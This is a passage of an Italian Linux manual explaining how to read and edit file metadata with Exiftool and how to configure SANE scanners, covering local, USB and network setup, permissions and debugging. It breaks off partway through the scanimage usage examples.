  ⟨http://www.exif.org/⟩

- *ID3.org*

  ⟨http://www.id3.org/⟩

Capitolo 750
Informazioni particolari dei file

Quando da un file ci si aspetta solo un certo tipo di contenuto, a meno che si tratti di un file in formato grezzo, è molto probabile invece che i contenuti esistenti siano molto più ricchi del previsto. Gli standard che definiscono le «informazioni aggiuntive» che possono convivere all'interno di certi file sono numerosi e difficilmente si può trovare uno strumento universale per intervenire su queste.

In questo capitolo viene descritto solo l'uso di Exiftool (precisamente nella forma del programma '**`exiftool`**'), il quale sembra essere al momento lo strumento più completo, quasi come il compagno perfetto del programma '**`file`**'.[1]

750.1 Exiftool

Exiftool[2] è un modulo Perl che consente di scrivere programmi che accedono alle informazioni contenute nei file multimediali. Assieme al modulo si trova anche un programma Perl che ne fa uso: '**`exiftool`**'. A questo programma si fa riferimento in queste sezioni.

L'utilizzo più semplice del programma consiste nel visualizzare tutte le informazioni disponibili su uno o più file, come nell'esempio seguente:

`$` **`exiftool mio_file.mp3`** [*Enter*]

Ecco cosa si potrebbe leggere:

```
ExifTool Version Number         : 6.57
File Name                       : mio_file.mp3
File Size                       : 5 MB
File Modification Date/Time     : 2003:11:05 17:28:09
File Type                       : MP3
MIME Type                       : audio/mpeg
MPEG Audio Version              : 1
Audio Layer                     : 3
Audio Bitrate                   : 128000
Sample Rate                     : 44100
Channel Mode                    : Stereo
MS Stereo                       : Off
Intensity Stereo                : Off
Copyright Flag                  : False
Original Media                  : False
Emphasis                        : None
Encoded By                      : www.brot.dg
Track                           : 1
Length                          : 296 sec
Title                           : La mia ninna nanna
Artist                          : Me medesimo
Album                           : Le mie canzoncine
Year                            : 2003
Comment                         : wow
Genre                           : Classical
Duration                        : 0:04:57.07 (approx)
```

Si osservi che Exiftool è utile anche per file il cui contenuto non è strettamente «audio-visuale»,

come nell'esempio seguente, dove, attraverso il programma '**`exiftool`**', viene scandito un file PostScript:

$ **`exiftool mio_file.ps`** [*Enter*]

```
ExifTool Version Number         : 6.57
File Name                       : mio_file.ps
File Size                       : 41 kB
File Modification Date/Time     : 2007:01:26 08:14:40
File Type                       : PS
MIME Type                       : application/postscript
Bounding Box                    : 0 0 595 842
Creator                         : OpenOffice.org 2.0
For                             : daniele
Create Date                     : Thu Nov 30 12:35:51 2006
Title                           : FOGLIO-PAGA-blank.ods
Pages                           : 1
Image Height                    : 842
Image Width                     : 595
Image Size                      : 595x842
```

750.2 Tipi di informazioni

Le informazioni a cui Exiftool consente di accedere appartengono a degli standard, i quali specificano a loro volta i campi particolari (ovvero le etichette, o *tag*) che possono essere contenuti. Con il programma '**`exiftool`**', per fare riferimento a un certo campo, lo si può indicare nella forma seguente:

[***standard***:] ***campo***

Come si vede dal modello, il nome che individua lo standard a cui fa riferimento il campo di proprio interesse, può essere omesso, se il contesto non crea ambiguità. Quando in particolare si vuole fare riferimento a tutti i campi di un certo standard, si usa la parola chiave '**`all`**':

[***standard***:] `all`

Nella riga di comando di '**`exiftool`**' è possibile richiedere l'intervento su uno o più campi con l'opzione seguente:

`-`[***standard***:] ***campo***

Al contrario, per escludere l'intervento su un certo campo si usa la stessa opzione, ma con un doppio trattino iniziale:

`--`[***standard***:] ***campo***

Segue un elenco di esempi nell'uso di tali opzioni:

- '**-all**' fa riferimento a tutti i campi, qualunque sia lo standard che interessa il file su cui si interviene;
- '**-copyright**' fa riferimento al campo '**copyright**', ammesso che sia previsto nello standard di informazioni contenute nel file su cui si interviene;
- '**-exif:all**' fa riferimento a tutti i campi dello standard EXIF;
- '**-id3:all**' fa riferimento a tutti i campi dello standard ID3;
- '**-exif:software**' fa riferimento al campo '**software**' dello standard EXIF;

I nomi dei campi, quando si inseriscono in questa opzione della riga di comando, vanno indicati senza spazi. Per esempio, per accedere al campo '**Thumbnail Length**', si usa la parola chiave '**thumbnaillength**'.

750.3 Modifica delle informazioni

L'opzione che specifica il tipo di informazione a cui si vuole fare riferimento può essere estesa in modo da ottenere la modifica della stessa, purché il programma '**exiftool**' sia effettivamente in grado di farlo (in quanto non tutti i campi a cui può avere accesso sono effettivamente modificabili dal programma).

```
-[standard:]campo=[valore]
```

Per esempio, per mettere o cambiare il valore del campo '**Software**' in un'immagine JPG contenente informazioni EXIF, basta l'opzione '**-exif:software="*stringa*"**' (oppure solo '**-software="*stringa*"**' se non è necessario specificare il contesto dello standard di riferimento). La dimostrazione seguente mostra proprio questa situazione:

```
$ exiftool -exif:software mio_file.jpg [Enter]
```

```
Software                        : Pinco Pallino software
```

```
$ exiftool -exif:software="Super pinco" mio_file.jpg [Enter]
```

```
    1 image files updated
```

```
$ exiftool -software mio_file.jpg [Enter]
```

```
Software                        : Super pinco
```

Bisogna osservare che le informazioni gestite dai vari sistemi di etichettatura possono essere di tipo diverso; pertanto, anche se il programma '**exiftool**' le mostra in un certo modo comprensibile a livello umano, può darsi che la modifica non sia altrettanto facile, perché il dato va convertito. Per esempio, non si può pretendere di cambiare il campo '**Compression**' delle informazioni EXIF con una stringa qualunque.

Per rimuovere il contenuto di un campo è sufficiente non assegnarvi alcunché, come nell'esempio seguente, dove si vuole omettere l'indicazione del software:

```
$ exiftool -exif:software= mio_file.jpg [Enter]
```

```
1 image files updated
```

750.4 Altri programmi affini

- *exif(1)*[3] ⟨http://sourceforge.net/projects/libexif/ ⟩
- *exiv2(1)*[4] ⟨http://www.exiv2.org/ ⟩

750.5 Riferimenti

- Phil Harvey, *ExifTool*
  ⟨http://www.sno.phy.queensu.ca/~phil/exiftool/ ⟩

[1] Exiftool ha un nome poco appropriato, dato che è in grado di leggere e in parte di gestire anche molti altri tipi di informazioni, oltre alle estensioni Exif, come invece sembrerebbe suggerire il nome.

[2] **Exiftool** stesse condizioni di Perl

[3] **LibExif** GNU LGPL

[4] **Exiv2** GNU GPL

Parte cxvii

Immagini

Capitolo 751

Uso dello scanner con SANE

SANE (*Scanner access now easy*) è un API (*Application program interface*), ovvero un'interfaccia uniforme per le applicazioni che vogliono comunicare con uno scanner. Oltre a questa API, SANE include una serie di gestori specifici (*driver*) per una grande quantità di scanner, costituiti da librerie caricate dinamicamente.

Quando si parla di SANE, dal momento che non si tratta di un programma puro e semplice, ma di un sistema di componenti integrati tra di loro, può essere necessario distinguere tra:

- il progetto della API e del protocollo di comunicazione, [1] ovvero dell'interfaccia di comunicazione;
- le librerie di gestione dei vari scanner, individuate normalmente come il *backend*, [2] ovvero la parte terminale di SANE;
- i programmi frontali, ovvero *frontend*, che consentono in pratica all'utente di gestire la scansione.

In questo capitolo vengono presi in considerazione principalmente gli scanner USB, mentre per le altre situazioni ci sono solo delle annotazioni superficiali. Per maggiori dettagli conviene leggere la documentazione annotata alla fine del capitolo.

Nel capitolo si fa riferimento anche a scanner raggiunti attraverso la rete. Evidentemente, per comprendere questo meccanismo occorre avere delle competenze sulle reti TCP/IP e su come si configurano queste cose in un sistema Unix comune. Si veda eventualmente il volume X.

751.1 Lucchetto

Lo scanner comune prevede un sistema meccanico per bloccare il gruppo ottico di scansione, quando questo deve essere trasportato. Questo blocco meccanico è costituito normalmente da una levetta, da una slitta, o da qualcosa di simile. Il problema è che spesso ci si dimentica di sbloccare lo scanner prima di usarlo, cosa che ovviamente impedisce di attuare le scansioni.

Figura 751.1. Due scanner sbloccati e pronti per l'uso.

751.2 Schema generale

Quando si pensa a SANE bisogna dare una collocazione ai vari componenti, anche se in modo semplificato, per poter comprendere cosa si sta facendo e dove cercare i problemi quando questi si manifestano.


Figura 751.2. Schema di massima della struttura di SANE.

Nella figura si vede la nuvoletta delle librerie che costituiscono la parte terminale di SANE, che va a comunicare effettivamente con lo scanner. Queste librerie vengono gestite da un sistema dinamico di caricamento ('**`sane-dll`**'), con il quale comunicano i programmi frontali, come '**`scanimage`**' e come '**`saned`**'; dove '**`saned`**' si occupa in particolare di offrire attraverso la rete l'accesso allo scanner locale.

751.3 Configurazione

La configurazione di SANE riguarda principalmente il sistema di librerie di accesso allo scanner e si trova normalmente nella directory '`/etc/sane.d/`'. Dentro questa directory appaiono normalmente una serie di file con estensione '`.conf`', dove la radice del nome corrisponde alla libreria particolare da prendere in considerazione. Per esempio, il file '`hp.conf`' si riferisce a un certo gruppo di scanner HP.

Oltre ai file di configurazione di una certa libreria specifica, appare sempre il file '`dll.conf`', che riguarda la gestione complessiva di queste librerie (*dynamic backend loader*). Questo file consente di specificare quali librerie utilizzare e quali ignorare del tutto. Ecco un esempio che contiene un estratto del file:

```
# /etc/sane.d/dll.conf
# SANE dynamic backend loader configuration

net
abaton
agfafocus
apple
avision
…
…
umax
#umax_pp
umax1220u
v4l
```

Per quanto riguarda la possibilità di offrire l'accesso allo scanner locale attraverso la rete, occorre verificare che il file '`/etc/services`' contenga un riferimento appropriato alla porta '**`6566`**' TCP:

```
…
sane                6566/tcp        saned           # SANE network scanner daemon
…
```

Inoltre occorre verificare che il supervisore dei servizi di rete sia stato configurato in modo da avviare '**`saned`**' quando viene richiesta quella porta. Nel caso particolare di Inetd, si tratta di intervenire nel file '`/etc/inetd.conf`' con una riga simile a quella seguente:

```
…
sane  stream  tcp  nowait  saned.saned  /usr/sbin/tcpd  /usr/sbin/saned
…
```

Si osservi che l'avvio del programma '**`saned`**' con i privilegi dell'utente fittizio '**`saned`**', associato al gruppo '**`saned`**', come si vede nell'esempio, non è necessariamente corretto. Questo problema viene descritto meglio in un'altra sezione.

Quindi occorre valutare la configurazione del programma '**`saned`**', con il file '`/etc/sane.d/saned.conf`':

```
#
# saned.conf
#
127.0.0.1
192.168.0.0/16
172.16.0.0/12
10.0.0.0/8
[::1]
[fe80::]/10
```

L'esempio mostra l'abilitazione dell'accesso da tutti gli indirizzi IPv4 privati, compreso quello locale, dell'indirizzo IPv6 *loopback* e di tutti gli indirizzi IPv6 di tipo site-local.

Per poter accedere a uno scanner remoto messo a disposizione tramite il programma '**saned**', occorre predisporre localmente il file '/etc/sane.d/net.conf' con l'indirizzo o il nome dell'elaboratore che ospita questo servizio:

```
#
# net.conf
#
192.168.1.2
```

Secondo questo esempio si prevede di poter accedere a uno scanner presso l'elaboratore con indirizzo IPv4 192.168.1.2.

751.4 Kernel Linux

Gli scanner sono diversi tra di loro, fondamentalmente per il tipo di connessione fisica che viene utilizzata per arrivare all'elaboratore. A seconda del tipo di collegamento, può essere necessario predisporre il kernel Linux, aggiungendo eventualmente anche i file di dispositivo appropriati.

751.4.1 Kernel Linux per scanner su porta parallela

In generale, la gestione di uno scanner che comunica soltanto attraverso una porta parallela, può essere complicata. Tuttavia, vale la pena di annotare ciò che serve almeno dal punto di vista del Kernel:

- *Parallel port support* ('**CONFIG_PARPORT**')
  - *PC-style hardware* ('**CONFIG_PARPORT_PC**'), se si tratta di un elaboratore con architettura x86
  - *IEEE 1284 transfer mode* ('**CONFIG_PARPORT_1284**')

Inoltre, conviene verificare anche l'hardware della porta parallela, che dovrebbe funzionare in modalità «EPP», oppure «ECP/EPP».

Se lo scanner utilizza la porta parallela simulando una comunicazione SCSI, occorre cercare la documentazione appropriata e modificare il kernel di conseguenza.

751.4.2 Kernel Linux per scanner SCSI

Nel caso di scanner SCSI (sezione 67.2.12), oltre alla gestione specifica dell'adattatore SCSI disponibile, occorre abilitare la gestione generica, corrispondente alla voce *SCSI generic support* ('**CONFIG_CHR_DEV_SG**'). Se si compila questa funzione come modulo, lo si può poi caricare con il comando:

modprobe sg [*Invio*]

Tuttavia, per la gestione generica SCSI occorre disporre anche di file di dispositivo appropriati. Se il contenuto della directory '/dev/' viene generato automaticamente, attraverso Devfs (obsoleto) oppure uDev, questi file di dispositivo dovrebbero apparire automaticamente; diversamente occorre verificare che ci siano ed eventualmente provvedere a crearli:

cd /dev [*Invio*]

./MAKEDEV sg [*Invio*]

Se non funziona così, occorre usare direttamente il programma '**mknod**':

cd /dev [*Invio*]

mknod sg0 c 21 0 [*Invio*]

mknod sg1 c 21 1 [*Invio*]

...

mknod sg15 c 21 15 [*Invio*]

mknod sg16 c 21 16 [*Invio*]

Qualunque sia il modo con cui si ottengono i file di dispositivo, occorre poi studiare come organizzare i permessi, ma questo conviene farlo quando è stato chiarito in che modo si comporta la parte terminale di SANE (*backend*) che vi accede.

751.4.3 Kernel Linux per scanner USB

Fino ai kernel 2.4 è prevista la gestione di scanner USB, mentre con i kernel 2.6 questa scompare. In generale, non conviene attivare una gestione specifica dello scanner USB da parte del kernel, perché questo problema viene risolto in modo più semplice con l'uso di librerie note come Libusb. Pertanto, basta attivare le voci seguenti:

- *Support for Host-side USB* ('**CONFIG_USB**')
  - *USB device filesystem* ('**CONFIG_USB_DEVICEFS**')
  - *EHCI HCD support* ('**CONFIG_USB_EHCI_HCD**')
  - *OHCI HCD support* ('**CONFIG_USB_OHCI_HCD**')
  - *UHCI HCD support* ('**CONFIG_USB_UHCI_HCD**')

A ogni modo, oltre a quanto appena mostrato, è necessario innestare il file system virtuale '**usbfs**', intervenendo nel file '/etc/fstab':

```
…
none     /proc/bus/usb     usbfs    defaults          0    0
…
```

Così facendo, è possibile vedere apparire dei file nella directory (virtuale) '/proc/bus/usb/', dei quali è bene osservare anche i permessi e la proprietà:

ls -l /proc/bus/usb [*Invio*]

```
totale 0
-rw-r--r--    1 root     root          43 2004-08-03 17:26 001
-rw-rw----    1 root     scanner       57 2004-08-03 19:22 002
-rw-rw----    1 root     scanner       57 2004-08-03 18:45 003
```

In questo caso, si può intuire che il file '`001`' si riferisce al bus USB, mentre i file '`002`' e '`003`' sono riferiti a due scanner già individuati. La cosa importante è osservare che in questo caso, gli scanner sono accessibili dagli utenti che appartengono al gruppo '**`scanner`**'.

> Sarebbe possibile cambiare i permessi di questi file in modo da consentire l'accesso a tutti gli utenti comuni di utilizzare gli scanner relativi; tuttavia ciò non conviene, perché basta staccare e riattaccare gli scanner per perdere questa configurazione.

751.4.4 Kernel Linux per scanner IEEE 1394

Per la gestione di uno scanner IEEE 1394 (lo standard è forse più noto con il nome FireWire) è necessario abilitare l'uso di questo tipo di bus, più tutto l'hardware coinvolto:

- *IEEE 1394 support* ('**`CONFIG_IEEE1394`**')
  - ...

751.5 Gruppo «scanner»

Quando l'utilizzo di SANE è già predisposto dalla propria distribuzione GNU o BSD, dovrebbe essere stato previsto il gruppo di utenti denominato '**`scanner`**', con il quale si potrebbe controllare l'accesso allo scanner stesso. Basta controllare nel file '`/etc/group`':

```
...
scanner:x:106:tizio,caio,sempronio,mevio,filano,martino,calpurnio
...
```

Quello che si vede nell'esempio è la situazione che si trova con nanoLinux, dove gli utenti '**`tizio`**', '**`caio`**', '**`sempronio`**', '**`mevio`**' e '**`filano`**' risultano aggregati a questo gruppo.

Generalmente, l'utilità di questa procedura serve a dare i permessi adatti ai file di dispositivo; tuttavia, questo meccanismo dovrebbe funziona anche con gli scanner USB quando si utilizza Libusb.

Se però si accede attraverso la rete, i permessi di accesso ai file di dispositivo perdono di significato, in quanto si comunica direttamente con il servente '**`saned`**'. In pratica, per consentire l'accesso allo scanner per tutti gli utenti, conviene attivare l'accesso tramite la rete, magari anche solo localmente.

751.6 Individuazione dello scanner locale

Per poter usare uno scanner attraverso uno dei vari programmi frontali bisogna poterlo individuare. Per fare questo si usa una stringa piuttosto articolata, che ha fondamentalmente la sintassi seguente:

> ***nome_backend* : *dispositivo***

In pratica, prima dei due punti va messo un nome scelto tra quelli che appaiono nel file di configurazione '/etc/sane.d/dll.conf'; si osservi però che la scelta non è sempre ovvia. Nella seconda parte, dopo i primi due punti verticali, si indica ciò che serve a raggiungere il dispositivo, ma questa può essere piuttosto articolata. A titolo di esempio ecco come potrebbe essere individuato uno scanner Canon, Canoscan LiDE 20: '**plustek:libusb:001:002**'.

Come si comprende, in questo caso il nome associato al tipo di scanner è «plustek» e non «canon» come sarebbe stato logico aspettarsi.

Fortunatamente vengono in aiuto due metodi per cercare di localizzare lo scanner presso il proprio elaboratore: il programma diagnostico '**sane-find-scanner**' e il programma frontale '**scanimage**' usato con l'opzione '**-L**'. Le prime volte conviene agire come utente '**root**':

sane-find-scanner [*Invio*]

```
  # No SCSI scanners found. If you expected something different, make sure that
  # you have loaded a SCSI driver for your SCSI adapter.

found USB scanner (vendor=0x04a9 [Canon], product=0x220d [CanoScan], ↩
↪chip=LM9832/3) at libusb:001:002
  # Your USB scanner was (probably) detected. It may or may not be supported by
  # SANE. Try scanimage -L and read the backend's manpage.

  # Not checking for parallel port scanners.

  # Most Scanners connected to the parallel port or other proprietary ports
  # can't be detected by this program.
```

scanimage -L [*Invio*]

```
device 'plustek:libusb:001:002' is a Canon N670U/N676U/LiDE20 USB ↩
↪flatbed scanner
```

Dei due programmi, il più attendibile è il primo, che però non specifica il nome da usare per lo scanner (nell'esempio è stata evidenziata l'informazione saliente, che però, in questo caso manca del prefisso '**plustek:**').

Quando si dispone di un solo scanner locale e tutto va bene, come dagli esempi mostrati, si possono usare i vari programmi frontali senza bisogno di specificare le coordinate dello scanner.

Non è da escludere che '**sane-find-scanner**' possa trovare uno scanner che '**scanimage -L**' invece non può localizzare.

Il lavoro sul progetto SANE dispone di una discreta quantità di librerie per l'accesso a vari tipi e modelli di scanner. Tuttavia, esistono anche delle librerie imperfette per l'accesso ad altri scanner che altrimenti sarebbero inutilizzabili con SANE. Quando si vuole utilizzare uno scanner per il quale servono queste librerie aggiuntive, è molto probabile che il programma '**sane-find-scanner**' o che '**scanimage -L**' diano informazioni errate o che non trovino proprio lo scanner.

L'esempio seguente è ottenuto collegando due scanner; uno dei quali è il modello HP Scanjet 4200C, a cui si accede con librerie non standard:

```
# sane-find-scanner [Invio]
```

```
  # No SCSI scanners found. If you expected something different, make sure that
  # you have loaded a SCSI driver for your SCSI adapter.

found USB scanner (vendor=0x03f0, product=0x0105) at libusb:001:003
found USB scanner (vendor=0x04a9 [Canon], product=0x220d [CanoScan], ↵
↪chip=LM9832/3) at libusb:001:002
  # Your USB scanner was (probably) detected. It may or may not be supported by
  # SANE. Try scanimage -L and read the backend's manpage.

  # Not checking for parallel port scanners.

  # Most Scanners connected to the parallel port or other proprietary ports
  # can't be detected by this program.
```

```
# scanimage -L [Invio]
```

```
device 'plustek:libusb:001:002' is a Canon N670U/N676U/LiDE20 USB ↵
↪flatbed scanner
```

Dall'esempio risulta chiaro che '**scanimage -L**' non vede lo scanner HP Scanjet 4200C. In questo caso particolare, dalla documentazione originale relativa alla libreria che si occupa di questo scanner, si capisce che le coordinate corrette per individuarlo sono '**hp4200:libusb:001:003**'.

751.7 Permessi

Una volta verificato che è possibile raggiungere uno scanner locale utilizzando l'utenza privilegiata '**root**', è necessario stabilire se sia possibile farlo anche con dei privilegi «normali». Da quanto già visto in precedenza, gli utenti associati al gruppo '**scanner**' (o ad altro gruppo analogo se il proprio sistema operativo è organizzato diversamente) dovrebbero avere accesso. Si può fare una verifica, ma per questo occorre un utente a cui sia associato esattamente questo gruppo, magari si può creare proprio un utente fittizio con lo stesso nome nel file '`/etc/passwd`':

```
…
scanner:x:106:106:Scanner test user:/:/bin/false
…
```

Questo esempio è coerente con un altro esempio mostrato a proposito del file '`/etc/group`', dove il numero GID 106 corrisponde proprio al gruppo '**scanner**'.

Per fare la prova, si usa '**su**' per acquisire i privilegi di questo utente fittizio, quindi si tenta di usare '**scanimage**':

```
# su -s /bin/sh - scanner [Invio]
```

```
$ scanimage -L [Invio]
```

Se si ottiene lo stesso elenco che si otterrebbe con i privilegi dell'utente '**root**', si accerta così che l'utente '**scanner**', appartenente al gruppo '**scanner**' può accedere.

Se non funziona occorre risalire ai file che vengono utilizzati: possono essere file di dispositivo o file contenuti all'interno di '/proc/bus/usb/'; lì occorre verificare qual è il gruppo e quali permessi ha il gruppo.

In precedenza è stata mostrata la configurazione relativa al supervisore dei servizi di rete per il controllo del programma '**saned**', che ha lo scopo di offrire l'accesso allo scanner attraverso la rete. In un esempio si vede che il programma verrebbe avviato con i privilegi dell'utente fittizio '**saned**', associato al gruppo '**saned**':

```
...
sane   stream  tcp  nowait  saned.saned  /usr/sbin/tcpd  /usr/sbin/saned
...
```

Per sapere se '**saned**' può accedere realmente allo scanner locale, si può fare lo stesso tipo di prova:

su -s /bin/sh - saned [*Invio*]

$ **scanimage -L** [*Invio*]

Probabilmente, se ha funzionato l'accesso come utente e gruppo '**scanner**', non funziona in questo altro modo; pertanto conviene ritoccare la configurazione del supervisore dei servizi di rete nel modo più appropriato; per esempio così:

```
...
sane   stream  tcp  nowait  scanner.scanner  /usr/sbin/tcpd  /usr/sbin/saned
...
```

751.8 Raggiungere uno scanner attraverso la rete

Per raggiungere uno scanner disponibile attraverso la rete, presso un elaboratore in cui è stato configurato '**saned**', come già descritto in questo capitolo, occorre indicare una stringa simile a quanto già descritto a proposito dell'accesso agli scanner locali:

net:***nodo***:***nome_backend_remoto***:***dispositivo_remoto***

Per esempio, lo scanner Canon già descritto in precedenza, potrebbe essere raggiunto presso l'elaboratore all'indirizzo IPv4 192.168.1.2 con la stringa seguente:

```
net:192.168.1.2:plustek:libusb:001:002
```

Tuttavia, bisogna ricordare di configurare presso l'elaboratore remoto il file '/etc/sane.d/saned.conf' e il file appropriato per il supervisore dei servizi di rete (di solito '/etc/inetd.conf'); inoltre, localmente occorre compilare il file '/etc/sane.d/net.conf' con l'elenco dei nodi di rete remoti che consentono l'accesso allo scanner:

```
#
# /etc/sane.d/net.conf
#
192.168.1.2
192.168.1.3
192.168.1.4
```

Naturalmente, nel file '`/etc/sane.d/net.conf`' si possono indicare gli elaboratori anche per nome, purché il sistema operativo sia in grado di tradurre correttamente tali nomi in indirizzi IP.

Nel caso sia necessario utilizzare indirizzi IPv6, questi vanno indicati racchiudendoli tra parentesi quadre, come già mostrato a proposito del file '`/etc/sane.d/saned.conf`'.

Una volta predisposto tutto correttamente, quando di esegue il comando '**`scanimage -L`**' si ottiene l'elenco completo degli scanner locali e di quelli remoti previsti, purché accessibili effettivamente:

$ **`scanimage -L`** [*Invio*]

```
device 'net:192.168.1.2:plustek:libusb:001:002' is a Canon ↩
↪N670U/N676U/LiDE20 USB flatbed scanner
```

Si osservi che se si vuole consentire l'accesso allo scanner locale a tutti gli utenti, senza bisogno di associare gli utenti a un gruppo particolare, si può predisporre il demone '**`saned`**' con la configurazione necessaria e il file '`/etc/sane.d/net.conf`' con il nome o l'indirizzo dell'elaboratore locale:

```
#
# /etc/sane.d/net.conf
#
127.0.0.1
...
```

L'accesso a uno scanner remoto potrebbe essere limitato ad alcuni utenti che devono fornire una parola d'ordine, attraverso la configurazione del file '`/etc/sane.d/saned.users`', ma questo procedimento non viene descritto e può essere approfondito leggendo la pagina di manuale *saned(8)*.

751.8.1 Problemi tra cliente e servente

Quando si cerca di contattare uno scanner remoto, può capitare di non riuscirci, anche se apparentemente è tutto a posto. Per scoprire cosa succede, si possono fare due verifiche: una dal lato cliente, ovvero dalla parte di '**`scanimage`**'; una dal lato servente, ovvero dalla parte di '**`saned`**'. Per cominciare si può avviare '**`scanimage`**' predisponendo una variabile di ambiente appropriata; in un colpo solo si può usare questo comando:

$ **`SANE_DEBUG_NET=128 scanimage -L`** [*Invio*]

Ecco cosa si potrebbe ottenere dallo standard error quando tutto va bene:

```
[sanei_debug] Setting debug level of net to 128.
[net] sane_init: authorize = 0x8049280, version_code = 0xbfffe85c
[net] sane_init: SANE net backend version 1.0.12 (AF-indep+IPv6) ↩
↪from sane-backends 1.0.14
[net] sane_init: Client has little endian byte order
[net] sane_init: searching for config file
[net] sane_init: trying to add 192.168.1.2
[net] add_device: adding backend 192.168.1.2
[net] add_device: backend 192.168.1.2 added
[net] sane_init: done reading config
[net] sane_init: evaluating environment variable SANE_NET_HOSTS
[net] sane_init: done
[net] sane_get_devices: local_only = 0
[net] connect_dev: trying to connect to 192.168.1.2
[net] connect_dev: [0] connection succeeded (IPv4)
[net] connect_dev: sanei_w_init
[net] connect_dev: net_init (user=tizio, local version=1.0.3)
[net] connect_dev: freeing init reply (status=Success, remote version=1.0.3)
[net] connect_dev: done
[net] sane_get_devices: got 192.168.1.2:plustek:libusb:001:002
[net] sane_get_devices: finished (1 devices)
[net] sane_exit: exiting
[net] sane_exit: closing dev 0x808bd70, ctl=21
[net] sane_exit: finished.
```

Se invece le cose vanno male e la controparte non risponde, si può provare dal lato servente, avviando '**saned**' al di fuori del controllo del supervisore dei servizi di rete (bisogna modificare temporaneamente la configurazione del supervisore dei servizi di rete in modo che non intercetti le chiamate alla porta 6566):

su -s /bin/sh - scanner [*Invio*]

$ **saned -d128** [*Invio*]

In questo modo, '**saned**' resta in ascolto per una sola chiamata, alla quale risponde, quindi termina di funzionare. Ecco come potrebbe essere il risultato che si ottiene dallo standard error quando tutto va bene:

```
[saned] main: starting debug mode (level 128)
[saned] main: trying to get port for service 'sane' (getaddrinfo)
[saned] main: [0] socket () using IPv6
[saned] main: [0] setsockopt ()
[saned] main: [0] bind () to port 6566
[saned] main: [0] listen ()
[saned] main: [1] socket () using IPv4
[saned] main: [1] setsockopt ()
[saned] main: [1] bind () to port 6566
[saned] main: [1] bind failed: Address already in use
[saned] main: waiting for control connection
[saned] saned (AF-indep+IPv6) from sane-backends 1.0.14 ready
[saned] check_host: detected an IPv4-mapped address
[saned] check_host: access by remote host: ::ffff:192.168.1.1
[saned] check_host: remote host is not IN_LOOPBACK nor IN6_LOOPBACK
[saned] check_host: local hostname: nanohost
```

```
[saned] check_host: local hostname(s) (from DNS): 127.0.0.1
[saned] check_host: local hostname(s) (from DNS): 127.0.0.1
[saned] check_host: local hostname(s) (from DNS): 127.0.0.1
[saned] check_host: remote host doesn't have same addr as local
[saned] check_host: opening config file: /etc/hosts.equiv
[saned] check_host: can't open config file: /etc/hosts.equiv ↩
↪(No such file or directory)
[saned] check_host: opening config file: saned.conf
[saned] check_host: config file line: '#'
[saned] check_host: config file line: '# saned.conf'
[saned] check_host: config file line: '#'
[saned] check_host: config file line: ''
[saned] check_host: config file line: '192.168.0.0/16'
[saned] check_host: subnet with base IP = 192.168.0.0, CIDR netmask = 16
[saned] check_host: config file line: '172.16.0.0/12'
[saned] check_host: subnet with base IP = 172.16.0.0, CIDR netmask = 12
[saned] check_host: access granted from IP address 192.168.1.1 ↩
↪(in subnet 192.168.1.1/16)
[saned] init: access granted
[saned] init: access granted to tizio@::ffff:192.168.1.1
[saned] process_request: waiting for request
[saned] process_request: got request 1
[saned] process_request: waiting for request
[saned] process_request: got request 10
[saned] quit: exiting
```

751.9 Utilizzo di «scanimage»

Il programma '**scanimage**' [3] è il programma frontale più importante per l'utilizzo dello scanner attraverso SANE:

scanimage [*opzioni_generali*] [*opzioni_dello_scanner*]

Il programma prevede un gruppo di opzioni generali e un altro gruppo di opzioni particolari che dipende dalle caratteristiche della libreria usata per comunicare con lo scanner. Si ottiene l'elenco di queste opzioni aggiuntive con l'ausilio dell'opzione '**-h**'.

Tabella 751.24. Alcune opzioni generali.

Opzione	Descrizione
`-L` `--list-devices`	Questa opzione viene usata da sola per ottenere l'elenco degli scanner che il programma è in grado di individuare automaticamente.
`-d` *dispositivo* `--device-name` *dispositivo*	Serve a specificare a quale scanner ci si vuole rivolgere. L'argomento dell'opzione è la stringa di riconoscimento dello scanner, come già mostrato, per esempio '**plustek:libusb:001:002**'.
`--format pnm|tiff`	Serve a specificare il formato del file da creare; se non si utilizza questa opzione, si ottiene un formato PNM.

Opzione	Descrizione
`-n` `--dont-scan`	Simula l'operazione, senza eseguirla veramente.
`-T` `--test`	Esegue una serie di verifiche per accertare la compatibilità di funzionamento.
`-h` `--help`	Mostra una guida sintetica all'uso del programma, completa delle opzioni specifiche degli scanner individuati automaticamente.

La scansione di un'immagine attraverso '**`scanimage`**' viene ottenuta dallo standard output di questo. Segue la descrizione di alcuni esempi.

- `$` **`scanimage -L`** [*Invio*]

  Restituisce un elenco di scanner che possono essere individuati facilmente.

- `$` **`scanimage > copia.pnm`** [*Invio*]

